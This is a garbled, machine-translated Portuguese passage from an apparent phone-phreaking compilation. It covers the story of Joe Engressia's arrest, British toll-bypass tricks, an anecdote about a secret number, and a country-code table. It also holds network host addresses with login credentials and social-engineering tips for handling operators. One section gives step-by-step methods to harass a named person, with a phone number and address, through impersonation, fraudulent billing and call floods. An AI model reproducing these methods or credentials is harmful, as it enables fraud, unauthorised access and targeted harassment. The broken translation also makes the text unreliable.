corrigido. Eu liguei para eles pela terceira vez hoje, e em vez de verificar que acabou louco. Bem, isso me deixa louco. Quero dizer, eu tento ajudar eles. Há algo sobre eles que eu não consigo entender - você quer ajudá-los e eles apenas tentar dizer que você está fraudando-los. "

É domingo à noite e Joe me convida para acompanhá-lo para jantar em um Holiday Inn. Frequentemente na noite de domingo Joe leva algum de seu bem-estar dinheiro, chama um táxi, e trata-se de um jantar de bife em um dos Memphis 'treze Holiday Inns. (Memphis é a sede do Holiday Inn.

Holiday Inns ter sido um dos favoritos para Joe desde que ele fez sua primeira viagem solo de telefone para um escritório de comutação Bell em Jacksonville, Florida, e ficou no Holiday Inn lá. Ele gosta de ficar no Holiday Inns, explica ele, porque eles representam a liberdade a ele e porque os quartos são dispostos a mesma em todo o país, então ele sabe que qualquer Holiday Inn quarto é território familiar para ele. Assim como qualquer telefone.)

Sobre bifes no Restaurante Pinnacle do Holiday Inn Medical Center, na Madison Avenue, em Memphis, Joe me diz que os destaques de sua vida como phreak.

Aos sete anos, Joe aprendeu seu primeiro truque telefone. A média de baby-sitter, cansado de ouvir pouco jogo Joe com o telefone, como sempre fazia, constantemente, coloque uma trava no seletor de telefone. "Eu fiquei tão louco. Quando há um telefone sentado lá e eu não posso usá-lo ... então eu comecei a ficar louco e

batendo o receptor para cima e para baixo. Eu notei que ele bateu uma vez e marcou um. Bem, então eu tentei bater duas vezes "Em poucos minutos, Joe

Aprendi a marcar premindo o botão do gancho no momento certo. "Eu estava tão animado que eu me lembro de ir 'whoo whoo" e bater uma caixa para baixo o chão ".

Aos oito anos Joe aprendeu sobre assobiando. "Eu estava ouvindo algumas gravações trabalhadora número não interceptação em LA, eu estava chamando LA tão longe de volta como isso, mas eu principalmente discar números não trabalho porque não havia nenhuma carga, e eu ouvir essas gravações durante todo o dia. Bem, eu estava assobiando porque ouvindo essas gravações podem ser chato depois de um tempo, mesmo que sejam de LA, e de repente, no meio de

assobiando, a gravação desligou. Eu brincava em torno de assobiar um pouco mais, e aconteceu a mesma coisa. Então eu liguei para a sala de switch e

disse: 'Eu sou Joe. Tenho oito anos de idade e eu quero saber por que quando eu assobiar esta música a linha clica fora. Ele tentou explicar-me, mas era um pouco

muito técnico na época. Eu fui na aprendizagem. Isso foi uma coisa que ninguém ia me impedir de fazer. Os telefones eram a minha vida, e eu estava

vai pagar qualquer preço para manter a aprendizagem. Eu sabia que poderia ir para a cadeia. Mas eu tinha que fazer o que eu tinha que fazer para continuar a aprender. "

O telefone está tocando, quando voltávamos para o apartamento de Joe em Union Avenue. É Captain Crunch. O capitão foi me seguindo

volta por telefone, ligando para todo lugar que vou com bits adicionais de aconselhamento e explicação para mim e para qualquer telefone phreak Acontece que eu sou

visita. Desta vez, o capitão informa que ele está chamando a partir do que ele descreve como "o meu refúgio no alto da Sierra Nevada." Ele pulsa fora vigoroso

salvas de MF e diz a Joe que ele está prestes a "sair e conseguir um pouco de ação hoje à noite. Faça alguma phreaking de outro tipo, se você sabe o que quero dizer."

Joe ri.

O capitão então me diz para ter certeza que eu entendo que o que ele me falou sobre amarrar as linhas telefônicas do país era verdade, mas que ele eo

phreaks telefone que ele sabia nunca usou a técnica de sabotagem. Eles só aprendeu a técnica para ajudar a companhia telefônica.

"Nós fazemos um monte de solução de problemas para eles. Gosta dessa New Hampshire / Missouri WATS-line falha Eu tenho gritando. Vamos ajudá-los mais do que que sabem. "

Depois de dizer adeus ao capitão e Joe assobia-lo fora da linha, Joe me conta sobre um sonho perturbador que teve na noite anterior: "Eu tinha

foi capturado e eles estavam me levando para uma prisão. Foi uma longa viagem. Eles estavam me levando para uma prisão de um longo, longo caminho de distância. E paramos

no Holiday Inn e foi minha última noite nunca usar o telefone e eu estava chorando e chorando, ea senhora no Holiday Inn disse: 'Nossa, querida, você nunca deve ficar triste em um Holiday Inn. Você deve sempre ser feliz aqui. Especialmente desde que a sua última noite. E isso só fez piorar e eu estava chorando tanto que eu não podia suportá-lo. "

Duas semanas depois de ter deixado o apartamento de Joe Engressia, agentes de segurança phone-empresa e da polícia de Memphis invadiu-lo. Armado com um mandado, que deixaram preso a uma parede, eles confiscaram todos os equipamentos na sala, incluindo o seu telefone de brinquedo. Joe foi colocado sob preso e levado para a cadeia da cidade, onde ele foi obrigado a passar a noite, já que ele não tinha dinheiro e não conhecia ninguém em Memphis chamar.

Não está claro o que Joe disse que, naquela noite, mas alguém lhe disse que a empresa de telefonia teve um caso aberto e fechado contra ele por causa de revelações de atividade ilegal que havia feito a um agente disfarçado de telefone da empresa.

Pela manhã, Joe tornou-se convencido de que o repórter da Esquire, com quem tinha falado, há duas semanas, foi o agente secreto.

Ele provavelmente tinha feios pensamentos sobre alguém que ele não podia ver ganhando sua confiança, ouvindo-o falar sobre suas obsessões pessoais e sonhos, ao planejar o tempo para prendê-lo.

"Eu realmente pensei que ele era um repórter", disse o Engressia Memphis Press-Seminário. "Eu lhe disse tudo" Sentindo-se traído, Joe começou a confessar tudo para a imprensa ea polícia.

Como se vê, a empresa de telefonia usava um agente secreto a armadilha Joe, embora não fosse o repórter Esquire.

Ironicamente, os agentes de segurança foram alertados e começou a compilar um processo contra Joe por causa de um dos seus atos de amor para o sistema: Joe tinha chamado de um departamento de serviço interno para relatar que ele havia localizado um grupo de defeituosos troncos de longa distância, e para reclamar novamente sobre o New Hampshire / Missouri WATS problema. Joe sempre gostou de linhas da Ma Bell a ser limpo e responsivo. A manobreiro suspeito informou Joe

os agentes de segurança que descobriu que Joe nunca teve uma chamada de longa distância cobrada para o seu nome.

Página 158

Em seguida, os agentes de segurança sabendo que Joe estava planejando uma de suas viagens de telefone para um escritório de comutação local. O povo de segurança plantada uma das

seus agentes no escritório de comutação. Ele posou como um aluno-chaves e seguiu Joe volta em uma turnê. Ele foi extremamente amigável e

útil para Joe, levando-o ao redor do escritório pelo braço. Quando a turnê acabou, ele Joe ofereceu uma carona de volta para o seu apartamento. No

caminho perguntou Joe - um homem tecnologia para o outro - sobre "os boxers azuis" que ele tinha ouvido falar. Joe falou sobre eles livremente, falou sobre o seu azul

caixa livremente, e sobre todas as outras coisas que ele poderia fazer com os telefones.

No dia seguinte, os agentes de segurança phone-empresa bateu uma fita de monitoramento on-line de Joe, que eventualmente pegou uma chamada ilegal. Em seguida, eles aplicado para o mandado de busca e quebrou dentro

No tribunal, Joe declarou inocente de posse de uma caixa azul e roubo de serviço. Um juiz simpático reduziu as taxas para o mal malicioso

e considerou-o culpado nessa contagem, condenado a duas penas de trinta dias para ser servido ao mesmo tempo e, em seguida, suspendeu a sentença em

condição que Joe promessa de nunca jogar com os telefones novamente. Joe prometido, mas a companhia telefônica se recusou a restaurar seu serviço. Para dois

semanas após o julgamento Joe não poderia ser alcançado, exceto através do telefone público no seu apartamento, eo proprietário exibido todas as chamadas para ele.

Phone-phreak Carl conseguiu chegar até Joe após o julgamento, e informou que Joe parecia esmagado por todo o assunto.

"O que eu estou preocupado", Carl me disse, "é que Joe quer dizer que este tempo. A promessa. Que ele nunca vai phone-phreak novamente. Isso é o que ele me disse,

que ele desistiu phone-phreaking para o bem. Quero dizer, toda a sua vida. Ele diz que sabe que vai ser vê-lo tão de perto para o resto

de sua vida, ele nunca vai ser capaz de fazer um movimento sem ir direto para a cadeia. Ele parecia muito dividido com toda a experiência de estar na cadeia. Ele

Foi horrível para ouvi-lo falar daquela maneira. Eu não sei. Espero que talvez ele tivesse a soar dessa maneira. Pelo telefone, você sabe. "

Ele relata que todo o subsolo phone-phreak está em pé de guerra sobre o tratamento da empresa telefone de Joe. "Todo o tempo Joe teve seu

esperanças fixada em sua candidatura a um emprego phone-empresa, eles estavam amarrando-o ao longo prepara para prendê-lo. Isso me deixa louco. Joe passou

maior parte do seu tempo a ajudar-los. Os bastardos. Eles acham que podem usá-lo como um exemplo. De repente eles estão assediando-nos no litoral.

Os agentes estão pulando em nossas linhas. Eles só preso ----- 's ontem mudo e arrancou suas linhas. Mas não importa o que Joe faz, eu não acho que vamos levar isso deitado. "

Duas semanas depois, meu telefone toca e cerca de oito phreaks telefone na sucessão dizer Olá a partir de cerca de oito lugares diferentes do país,

entre eles Carl, Ed, e Captain Crunch. Uma linha de telefone de conferência-phreak nacional foi restabelecida através de uma máquina de comutação no

-----, Com a colaboração de um manobreiro descontente.

"Nós temos um convidado especial com a gente hoje", Carl me diz.

A próxima voz que eu ouço é Joe. Ele relata alegremente que ele acaba de se mudar para um lugar chamado Millington, Tennessee, 15 milhas fora da

Memphis, onde ele foi contratado como um telefone-set reparador por uma pequena empresa de telefonia independente. Um dia, ele espera ser um equipamentos de solução de problemas.

"É o tipo de trabalho que eu sonhei. Descobriram-me da publicidade em torno do julgamento. Talvez Ma Sino me fez um favor me arrebatando.

Vou ter telefones em minhas mãos o dia todo. "

"Você conhece a expressão: 'Não fique bravo, ficar ainda'? phone-phreak Carl me perguntou. "Bem, eu acho que eles vão ser muito triste sobre o que eles fizeram para Joe e que eles estão tentando fazer conosco".

151.The História da Phreaking britânico por Lex Luthor

Nota: O correios britânicos, é o equivalente a Ma Sino EUA. Na Grã-Bretanha, phreaking remonta ao início dos anos cinquenta, quando a técnica de 'pedágio a cair para trás "foi descoberto. Toll a uma troca perto St.Pauls que roteados chamadas entre Londres e as trocas não-Londres próximos.

O truque era para discar um número não atribuído, e, em seguida, pressionar o receiver-descanso para «segundo. Este sinal de "avançar claro" piscar iniciado, deixando o interlocutor com uma linha aberta para o pedágio uma troca. Eles poderiam então discar 018, que transmitiu-lhe a troca tronco, nesse momento, a primeira troca de longa distância na Grã-Bretanha e seguiu com o código para a troca distante para o qual ele seria ligado a nenhum extra carga.

Os sinais necessários para controlar a rede do Reino Unido hoje foram publicados no "Instituição de Correios Engineers Journal" e reproduzida no Sunday Times (15 de outubro de 1972).

O sistema de sinalização que eles usam: Sinalização sistema utiliza No.3 pares de frequências selecionadas a partir de 6 tons separados por 120hz. Com essa informação, o phreaks fez "Bleepers" ou como são chamados aqui em os EUA "caixa azul", mas eles utilizam diferentes tons MF, em seguida, os EUA, assim, o seu azul EUA

caixa que você contrabandeado para o Reino Unido não vai funcionar, a menos que você mudar as frequências.

No início dos anos setenta, foi utilizado um sistema simples baseado em diferentes números de pulsos como a mesma frequência (2280hz). Para mais informações sobre que, para tentar obter um porão de: de Atkinson "Telefonia e Sistemas de Tecnologia".

Nos primeiros dias de phreaking britânico, a universidade computador Titan Cambridge foi usado para gravar e divulgar números encontrados pelo

Marcação exaustiva de redes locais. Estes números foram usados para criar uma cadeia de ligações de troca de local para troca de local em toda a

Página 159

país, ignorando os circuitos do tronco. Como os códigos de encaminhamento internos na rede UK não são os mesmos como aqueles marcados pelo chamador, o phreaks tinha que descobri-los por 'sonda e ouvir "técnicas ou mais comumente conhecido em os EUA - de digitalização. O que eles fizeram foi colocar em provável sinais e ouviu para saber se eles conseguiram. Os resultados de exploração foram distribuídos para outros phreaks. Descobrir o outro teve tempo no início, mas, eventualmente, os phreaks se organizou. O "tap" da Grã-Bretanha foi chamado de "correntes" que permitiu phreaks britânicos para compartilhar a informação sobre os novos números, equipamentos, etc Para entender o que os phreaks britânicos fizeram, acho que a rede de telefonia em três camadas de linhas: local, tronco e internacional. No Reino Unido, assinante de marcação tronco (std), é o mecanismo que leva uma chamada a partir das linhas locais e (legitimamente) eleva-a a um tronco ou internacional nível. Os phreaks Reino Unido descobriu que uma chamada ao nível do tronco podem ser encaminhadas através de qualquer número de trocas, desde que os códigos de roteamento corretas foram encontrados e usados corretamente. Eles também tiveram que descobrir como chegar do nível local ao tronco ou sem ser cobrado (o que eles fizeram com uma caixa de beep) ou sem o uso (DST). Encadeamento já foi mencionado, mas requer longas seqüências de dígitos e fala fica mais e mais fraco como a cadeia cresce, assim como faz quando você empilhar troncos e para trás em todos os EUA. A forma como a segurança reps roubado o phreaks era colocar um "printermeter 'simples ou como o chamamos: Uma pena registrar-se na linha de suspeitos, que mostra todos os dígitos discados do linha de assinantes. Os britânicos preferem chegar até os troncos, em vez de encadeamento. Uma maneira era descobrir onde as chamadas locais usam os troncos entre vizinhos

trocas, iniciar uma chamada e ficar no tronco ao invés de retornar para o nível local ao chegar ao interruptor distante. Este novo necessário

marcação exaustiva e fez mais trabalho para titan, mas também revelou 'violinos', que foram inseridos por engenheiros correios.

O brincar significa é que os engenheiros religados as trocas para seu próprio benefício. O equipamento é modificada para permitir o acesso a um tronco

sem ser acusado, uma operação que é muito fácil no passo a passo (SxS) Intercâmbios eletro-mecânicos, que foram instalados na Grã-Bretanha

ainda na década de 1970 (Nota: Eu sei de uma porta dos fundos no sistema canadense em um 4A Co., por isso, se você estiver em SxS ou 4A, tente digitalizar três dígitos

trocas, ou seja: discar 999998997 etc E ouvir o bip-kerchink, se não houver três dígitos códigos que permitem o acesso direto a um conjunto de

sua troca local e ignora a AMA para que você não será cobrado, não tem que explodir 2.600 cada vez que você deseja para a caixa de uma chamada.

Um famoso britânico "violinista" revelado no início dos anos 1970 trabalhou discando 173. O chamador então adicionado o código de tronco de uma e os assinantes

número local. Naquela época, a maioria dos serviços de teste de engenharia começou com 17X, para que os engenheiros pudessem esconder seus violinos no ninho do serviço

fios. Quando os representantes de segurança começaram a procurar, os violinos estavam escondidos por tons de sinalização: 'Número inalcançável "ou" Equipamento engajado "

que desligado após um atraso. Os relés necessários são pequenos e facilmente escondido.

Havia um outro lado phreaking no Reino Unido na década de sessenta. Antes de STD foi generalizada, muitas pessoas "comuns" foram levados para.

Phreaking ocasionais de pura frustração com o operador do sistema tronco controlado ineficiente. Isso veio à tona durante uma greve de cerca de 1.961

quando os operadores não pôde ser contatado. Era necessário nada complicado. Muitos operadores tinham o hábito de repetir os códigos de como eles

discou os números solicitados para que as pessoas logo aprendeu os números que chamaram de frequência. O único "truque" era saber que as trocas podiam ser marcados através de passar o número do tronco. Chamadores também precisava de um lugar muito tranquilo para fazê-lo, uma vez que tempo relativo a cliques era importante. O

mais famoso julgamento de phreaks britânicos foi chamado a julgamento Baily idade. Que começou em 03 de outubro de 1973. O que os phreaks fez foi marcar um livre

número a uma taxa de chamada local, mas envolvendo um tronco para outro troca então eles mandaram um "claro para a frente" para o intercâmbio local, indicando que

a chamada foi concluída, mas a troca distante não percebe porque o telefone do chamador ainda está fora do gancho. Eles agora têm uma linha aberta em

a troca e tronco distante transmitido um sinal de 'aproveitar': '1 'o que o coloca em suas linhas de saída, agora, se eles conhecem os códigos, o mundo é

abrir para eles. Todas as outras trocas de confiar em sua troca de local para lidar com o faturamento, eles apenas interpretam os sons que ouvem. Enquanto isso, o local de

troca recolhe apenas para uma chamada local. Os investigadores descobriram as phreaks segurando uma conferência em algum lugar na Inglaterra, rodeada por

diversos equipamentos de telefone e caixas bleeper, também impressões códigos correios lista 'secretas'. (Provavelmente os obteve destruindo?) A

juiz disse: "Alguns levam a heroína, alguns tomam a telefones". para eles phreaking telefone não era um crime, mas um hobby para ser compartilhado com phellow

entusiastas e discutidos com os correios abertamente durante o jantar e pelo correio. Sua abordagem e atitude em relação ao maior dos mundos computador, o

sistema de telefonia global, foi o de cientistas que conduzem experimentos ou programadores e engenheiros de programas e sistemas de testes. O

juiz pareceu concordar, e mesmo pediu-lhes códigos phreaking usar de sua troca de local!

152.Bad como merda por The Jolly Roger

Recentemente, um fanático por telefone, no noroeste fez uma descoberta interessante. Ele estava explorando o código de área 804 (Virginia) e descobri

que a troca de 840 fez algo estranho.

Na grande maioria dos casos, de fato, em todos os casos, exceto um, ele iria receber uma gravação como se a troca não existia. No entanto, se ele discado 804-840 e quatro números bastante previsível, ele tem um anel!

Depois de um ou dois toques, alguém atendeu. Ser experiente neste tipo de coisa, ele poderia dizer que a chamada não "superioridade", isto é, sem taxas foram sendo efectuadas para ligar para este número.

(As chamadas que levá-lo a uma mensagem de erro, ou um operador especial, geralmente não fiscalizar.) A voz feminina, com um toque de um sotaque do sul

disse: "Operador, eu posso ajudá-lo?"

"Sim", ele disse, "Qual é o número que cheguei?"

Página 160

"O número que você disca, senhor?"

Fez-se um número que foi semelhante.

"Lamento que não é o número que você chegou." Clique.

Ele ficou fascinado. O que no mundo é este? Ele sabia que ia ligar de volta, mas antes que ele fez, ele tentou mais algumas experiências. Ele

tentou a troca de 840 em vários outros códigos de área. Em alguns, ele veio como uma troca válida. Em outros, exatamente a mesma coisa aconteceu - a

mesmos quatro últimos dígitos, a mesma Southern belle. Curiosamente, mais tarde ele percebeu, as áreas trabalhou em pareciam viajar em uma linha reta a partir de Washington DC para Pittsburgh, PA.

Ele ligou de um telefone público. "Operador, posso ajudá-lo?"

"Sim, esta é a empresa de telefonia. Estou testando essa linha e não parecem ter uma identificação em seu circuito. Que escritório é esse, por favor?"

"O número que você está tentando alcançar?"

"Eu não estou tentando chegar a qualquer número. Estou tentando identificar este circuito."

"Sinto muito, não posso ajudá-lo."

"Senhora, se eu não conseguir um ID nessa linha, eu vou ter que desligá-lo. Mostramos nenhum registro dele aqui."

"Espere um momento, senhor."

Após cerca de um minuto, ela voltou. "Senhor, eu posso ter alguém falar com você. Será que você me dê o seu número, por favor?"

Ele havia previsto isso e ele tinha o número de postos pronto. Depois que ele deu, ela disse, "Mr. XXX receberá de volta para você."

"Obrigado." Ele desligou o telefone. Ele tocou. IMEDIATAMENTE! "Oh meu Deus", pensou, "Eles não estavam pedindo para o meu número - eles estavam confirmando isso!"

"Olá", disse ele, tentando soar autoritário.

"Este é o Sr. XXX. Você acabou de fazer uma pergunta para o meu gabinete a respeito de um número de telefone?"

. "Sim, eu preciso de uma identificação -"

"O que você precisa é o conselho. Nunca ligar para esse número novamente. Esqueça que você já sabia disso."

Neste momento o nosso amigo ficou tão nervoso que ele simplesmente desligou. Ele esperava ouvir o telefone tocar novamente, mas isso não aconteceu.

Nos próximos dias, ele quebrava a cabeça tentando descobrir o que o número era. Ele sabia que era algo grande - que era muito

certo neste momento. Era tão grande que o número foi programado em cada escritório central no país. Ele sabia disso porque se ele tentasse

discar qualquer outro número em que a troca, ele receberá uma mensagem de erro local de sua CO, como se a troca não existia.

Ele finalmente chegou a ele. Ele tinha um tio que trabalhava em uma agência federal. Ele tinha a sensação de que este foi o governo relacionados e se fosse, a sua

tio provavelmente poderia descobrir o que era. Ele perguntou no dia seguinte e seu tio prometeu analisar a questão.

A próxima vez que ele viu seu tio, ele notou uma grande mudança em sua maneira. Ele estava tremendo. "Onde você conseguiu esse número?" , ele gritou. "Façam

você sabe que eu quase fui demitido por perguntar sobre isso?? Eles continuaram querendo saber onde eu consegui. "

O nosso amigo não pôde conter a emoção. "O que é isso?" ele implorou. "Qual é o número?"

"É BOMB ABRIGO DO PRESIDENTE!"

Ele nunca ligou para o número depois disso. Ele sabia que provavelmente poderia causar um pouco de emoção ligando para o número e dizendo

algo como: "O clima não é bom em Washington. Estamos vindo para uma visita." Mas o nosso amigo era inteligente. Ele sabia que havia

algumas coisas que eram melhor não dito e desfeita.

153.Telenet por The Mad Max

Parece que muitos de vocês não sabem que Telenet está ligado a cerca de 80 computadores-redes do mundo. Não, não me refiro a 80 nós, mas 80

redes com milhares de computadores desprotegidos. Quando você chama seu local de Telenet-gateway, você só pode chamar os computadores que

aceitar reversa cobrando-chamadas. Se você quiser chamar computadores em países estrangeiros ou computadores nos EUA que não aceitam chamadas-R, você precisa de um

Página 161

Telenet-ID. Você já notou que você pode digitar ID XXXX ao ser conectado a Telenet? Está, então, pediu a senha. Se você ter tal NUI (Rede-User-ID) você pode chamar quase todos os host conectado a qualquer computador da rede no mundo. Aqui estão alguns exemplos:

026245400090184: É um VAX na Alemanha (Usuário: DATEXP e deixar e-mail para CHRIS)

0311050500061: É o Alamos rede de computação integrada Los (Um dos hosts conectados a ele é o DNA (Agência de Defesa Nuclear!))

0530197000016: É um BBS na Nova Zelândia

024050256: É o SE-Bank, em Estocolmo, na Suécia (Entrar como jogos!)

02284681140541: CERN, em Genebra, na Suíça (um dos maiores centros de investigação nuclear do mundo) Entrar como convidado

0234212301161: Um sistema Videotex-padrão. Tipo OPTTEL para entrar e usar o 999_ID com o 9_senha

0242211000001: Universidade de Oslo, na Noruega (Tipo LOGIN 17,17 para jogar o Multi-User-Dungeon!)

0425130000215: Algo como ITT Dialcom, mas este está em Israel! AJUDA ID com senha AJUDA funciona bem com o nível de segurança 3

0310600584401: É o Post News Service Washington via Tymnet (Sim, Tymnet está ligado a Telenet, também!) ID e senha é: PETER

Você pode ler as notícias do dia seguinte!

Os prefixos são como se segue:

02624 é Datex-P na Alemanha

02342 é PSS na Inglaterra

03110 é Telenet nos EUA

03106 é Tymnet nos EUA
02405 é Telepak na Suécia
04251 é Isranet em Israel
02080 é Transpac na França
02284 é Telepac na Suíça
02724 é Eirpac na Irlanda
02704 é Luxpac no Luxemburgo
05252 é Telepac em Cingapura
04408 é Vênus-P no Japão
... E assim por diante ...

Alguns dos países têm mais de uma comutação de pacotes da rede (EUA têm 11, o Canadá tem 3, etc).

OK. Isso deve ser suficiente para o momento. Como você pode ver a maioria das senhas são muito simples. Isso é porque eles não devem ter medo

de hackers. Apenas alguns hackers alemães usam essas redes. A maioria dos computadores são absolutamente fácil de cortar! Então, para tentar descobrir algum

Telenet-ID de e deixá-los aqui. Se você precisar de mais números, deixar e-mail. Estou ligando da Alemanha através da rede Datex-P alemão, que é

semelhante a Telenet. Temos um monte de pessoas NUI é para a rede alemã, mas nenhum para um especial Tymnet-outdial-computador nos EUA, que me liga para qualquer número de telefone.

Chame 026245621040000 e tipo ID INF300 com senha DATACOM para obter mais informações sobre de comutação de pacotes-redes! O novo senha para o Washington Post é REI!!

154.Fucking com o Operador por The Jolly Roger

Já teve um operador que lhe deu um momento difícil, e você não sabe o que fazer? Bem, se o operador ouve você usar um pouco de jargão Bell, ela

pode-se sábio. Aqui está um pequeno diagrama (desculpem a obra de arte) da estrutura de operadores

```
/ ----- \  
/ ----- \  
/ ----- \  
! Operator ->! SA! --->! BOS!  
\ ----- / \ ----- / \ ----- /  
!  
!  
V  
/ ----- \  

```

! Chefe de grupo!

\ ----- /

Agora, a maioria dos operadores não estão sob escuta, para que eles possam amaldiçoar para você, se eles pedem IMEDIATAMENTE para o "SA" ou o assistente de serviço. O operador não informa a ela (95% deles são dela), mas eles vão resolver a maioria dos seus problemas. Ela deve dar-lhe o nome dela como ela

liga e todas essas chamadas são escutas. Se o SA dá-lhe um tempo difícil levá-la BOS (Business Escritório Supervisor) na linha. Ele / ela vai

quase sempre fazer suas meninas, mas às vezes a SA vai ficar coberto de piche e penas. O operador informa ao Chefe Group, e ele / ela vai

resolver 100% dos problemas, mas as chances de conseguir S / Ele na linha é nula.

Se um atacante (o cara que trabalha nos pólos) ou um homem instalação dá-lhe as obras de pedir para falar com o Foreman instalação, que faz maravilhas.

Página 162

Aqui está outro jargão sino, que pode vir a calhar se você está tendo problemas com a linha. Ou eles podem ser usados para deitar o seu caminho para fora da situações

Um Erling é uma linha ocupada por 1 hora, usado principalmente em estudos de tráfego Um sinal permanente é aquele terrível uivo você ganha se você desligar, mas não desligue.

Todo mundo sabe o que é um sinal de ocupado é, mas alguns idiotas pensam que é o * real * toque do telefone, quando ela é apenas um som "bip" quando a telefone está tocando, não apostaria isso, porém, ele pode (e faz) ficar fora de sincronia.

Quando você receber um sinal de ocupado que é 2 vezes mais rápido que o normal, a pessoa que você está tentando alcançar não é realmente no telefone, (ele poderia ser), na verdade é o sinal de que uma linha tronco em algum lugar está ocupado e eles não têm ou não podem redirecionar sua chamada. Às vezes, você vai ter uma gravação, ou se você não ganha nada em tudo (Left High & Dry, em termos fone) todas as gravações estão sendo usados eo sistema é muito usado em demasia, provavelmente vai cair

em pouco tempo. Isso aconteceu quando Kennedy foi baleado, o sistema simplesmente não conseguia lidar com as chamadas. Pela forma como este é chamado de "reordenar sinal"

ea linha tronco é "bloqueado".

Só mais uma coisa, se uma chamada no exterior não está concluído e não gera nenhum dinheiro para a AT & T, é chamado de "Air & Water Call".

155. Phrack Magazine - Vol. 1, Issue 1 pelo soldado Ferro

"Minha é a vingança", diz o Phreak.

MÉTODO 1-PHONE LINHA PHUN

Ligue para o escritório de negócios. Deve-se listados na frente das páginas em branco. Digamos que você queria desligar a linha de Scott Korman. DISQUE 800 -

xxx-xxxx.

"Olá, este é o Sr. Korman, estou me mudando para a Califórnia e gostaria de ter o meu serviço de telefone desligado. Estou no aeroporto agora. Que eu estou chamando de

um telefone público, meu número é [414] 445 5005. Você pode enviar o meu projeto final para: (em algum lugar na Califórnia). Obrigado. "

MÉTODO DE LIVROS 2 TELEFONE

Chamar o escritório de negócios a partir de um telefone público. Dize-lhes:

"Olá, eu gostaria de pedir um livro de telefone para Alto Volta (ou qualquer área fora do caminho com discagem direta). Este é Scott Korman, navio de 3.119 N. 44

São Milwaukee, WI 53216. Sim, eu em pé ele vai custar US \$ xx (US \$ 25 - \$ 75!). Obrigado. "

Método chama 3-TELEFONE

Chame um PBX, digite o código e obter uma linha externa. Em seguida, disque 0 + o número desejado para chamar. Você ouvirá um Bonk e, em seguida, um operador. Diga:

"Eu gostaria de carregar isso para o meu telefone de casa no 414-445-5005. Obrigada." Um amigo e eu fiz isso para um perdedor, eu liguei para ele às 1:00 da manhã e saímos do fone fora do gancho a noite toda. Eu calculei que lhe custou US \$ 168.

MÉTODO 4-MISC. SERVIÇOS

Chamar o escritório de negócios mais uma vez a partir de um payfone. Digamos que você gostaria de chamada em espera,

encaminhamento, 3 vias, etc Mais uma vez você é o perdedor famoso

Scott Korman. Ele paga-lo rir. Você não sabe o quanto engraçado ele estava falando com ele, e se perguntando o que os cliques que ele ouvia eram.

MÉTODO 5-MUDOU & UNPUB

Faça o mesmo que no n^o 4, mas diz que gostaria de mudar e não listar o (Scott)

número. Qualquer pessoa chamando-o receberá:

"BEW BEW BEEP. O número que você chegou, 445-5005, foi alterado para um número não-publicado. Nenhuma outra"

MÉTODO 6 de encaminhamento

Isso exigiu um cúmplice ou dois ou três. Na época do Natal, vá a Toys 'R' Us. Consiga todos no serviço ao cliente ou o gerente de

mesa away ("Ei, você pode me ajudar"). Então você começa em seu telefone e discar (geralmente discar 9 primeiro) eo escritório de negócios novamente. Desta vez, dizem você é da Toys 'R' Us, e você gostaria de adicionar o encaminhamento de chamadas para 445-5005. Scott vai ter 100-600 chamadas por dia!

MÉTODO DE CHAMADAS 7 RUSSO

Chamar um telefone público às 10:00. Diga ao operador que você gostaria de reservar uma chamada para a Rússia. Digamos que você está ligando de um telefone público, e seu número de

é a do perdedor para fritar (por exemplo, 445-5005). Ela vai dizer que ela vai ter que chamar você de volta em 5 horas, e você está bem isso. Enquanto isso, o perdedor (por exemplo) Scott, irá receber um telefonema às 3h00 de um operador dizendo que a chamada ele reservou para a Rússia está pronta.

Página 163

156.International Country Code Anunciado por The Jolly Roger

* REINO UNIDO / IRLANDA

IRLANDA 353

REINO UNIDO 44

* A EUROPA

ANDORRA 33

ÁUSTRIA 43

BÉLGICA	32
CHIPRE	357
CZECHOSLOVAKIA	42
DINAMARCA	45
FINLÂNDIA	358
FRANÇA	33
REPÚBLICA DEMOCRÁTICA ALEMÃ	37
ALEMANHA, REPÚBLICA FEDERAL DA	49
GIBRALTAR	350
GRÉCIA	30
HUNGRIA	36
ISLÂNDIA	354
ITALY	39
LIECHTENSTEIN	41
LUXEMBURGO	352
MONACO	33
PAÍSES BAIXOS	31
NORUEGA	47
POLÓNIA	48
PORTUGAL	351
ROMÉNIA	40
SAN MARINO	39
ESPANHA	34
SUÉCIA	46
SUIÇA	41
TURQUIA	90
CIDADE DO VATICANO	39
YUGOSLAVIA	38
* AMÉRICA CENTRAL	

BELIZE	«01
COSTA RICA	«06
EL SALVADOR	«03
GUATEMALA	«02
HONDURAS	«04
NICARÁGUA	«05
PANAMA	«07

* ÁFRICA

ARGÉLIA	213
CAMARÕES	237
EGITO	20
ETIÓPIA	251
GABÃO	241

COSTA DO MARFIM	225
QUÊNIA	254
LESOTHO	266
LIBÉRIA	231
LÍBIA	218
MALAWI	265
MARROCOS	212
NAMÍBIA	264

Página 164

NIGÉRIA	234
SENEGAL	221
ÁFRICA DO SUL	27
Suazilândia	268
TANZÂNIA	255
TUNÍSIA	216
UGANDA	256
ZÂMBIA	260
ZIMBABWE	263
* PACIFIC	

AMERICAN SAMOA	684
AUSTRÁLIA	61
BRUNEI	673
FIJI	679
Polinésia Francesa	689
GUAM	671
HONG KONG	852
INDONÉSIA	62
JAPÃO	81
Coréia, República da	82
MALÁSIA	60
NOVA CALEDÔNIA	687
NOVA ZELÂNDIA	64
PAPUA NOVA GUINÉ	675
FILIPINAS	63
SAIPAN	670
CINGAPURA	65
TAIWAN	886
TAILÂNDIA	66
* OCEANO	

PAQUISTÃO	92
SRI LANKA	94

* AMÉRICA DO SUL

ARGENTINA	«4
BOLÍVIA	«91
BRASIL	«5
CHILE	«6
COLOMBIA	«7
EQUADOR	«93
GUIANA	«92
PARAGUAI	«95
PERU	«1
SURINAME	«97
URUGUAI	«98
VENEZUELA	«8

* PRÓXIMO ORIENTE

BAHRAIN	973
IRAN	98
IRAQUE	964
ISRAEL	972
JORDAN	962
KUWAIT	965
OMAN	968
QATAR	974
ARÁBIA SAUDITA	966
EMIRADOS ÁRABES UNIDOS	971
Árabe do Iêmen REPÚBLICA	967

Página 165

* CARIBBEAN / ATLANTIC

Antilhas Francesas	«96
GUANTANAMO BAY (EUA MARINHA BASE) ...	«3
HAITI	«09
ANTILHAS	«99
ST. Pierre e Miquelon	«08

* ÍNDIA

ÍNDIA	91
-------------	----

* CANADA

PARA CHAMAR Canadá, disque 1 + código da área + número local.

* MÉXICO

Chamar o México, disque 011 + 52 + código da cidade + número local.

Para fazer chamadas internacionais:

Código de acesso internacional + código do país + código de roteamento

Exemplo:

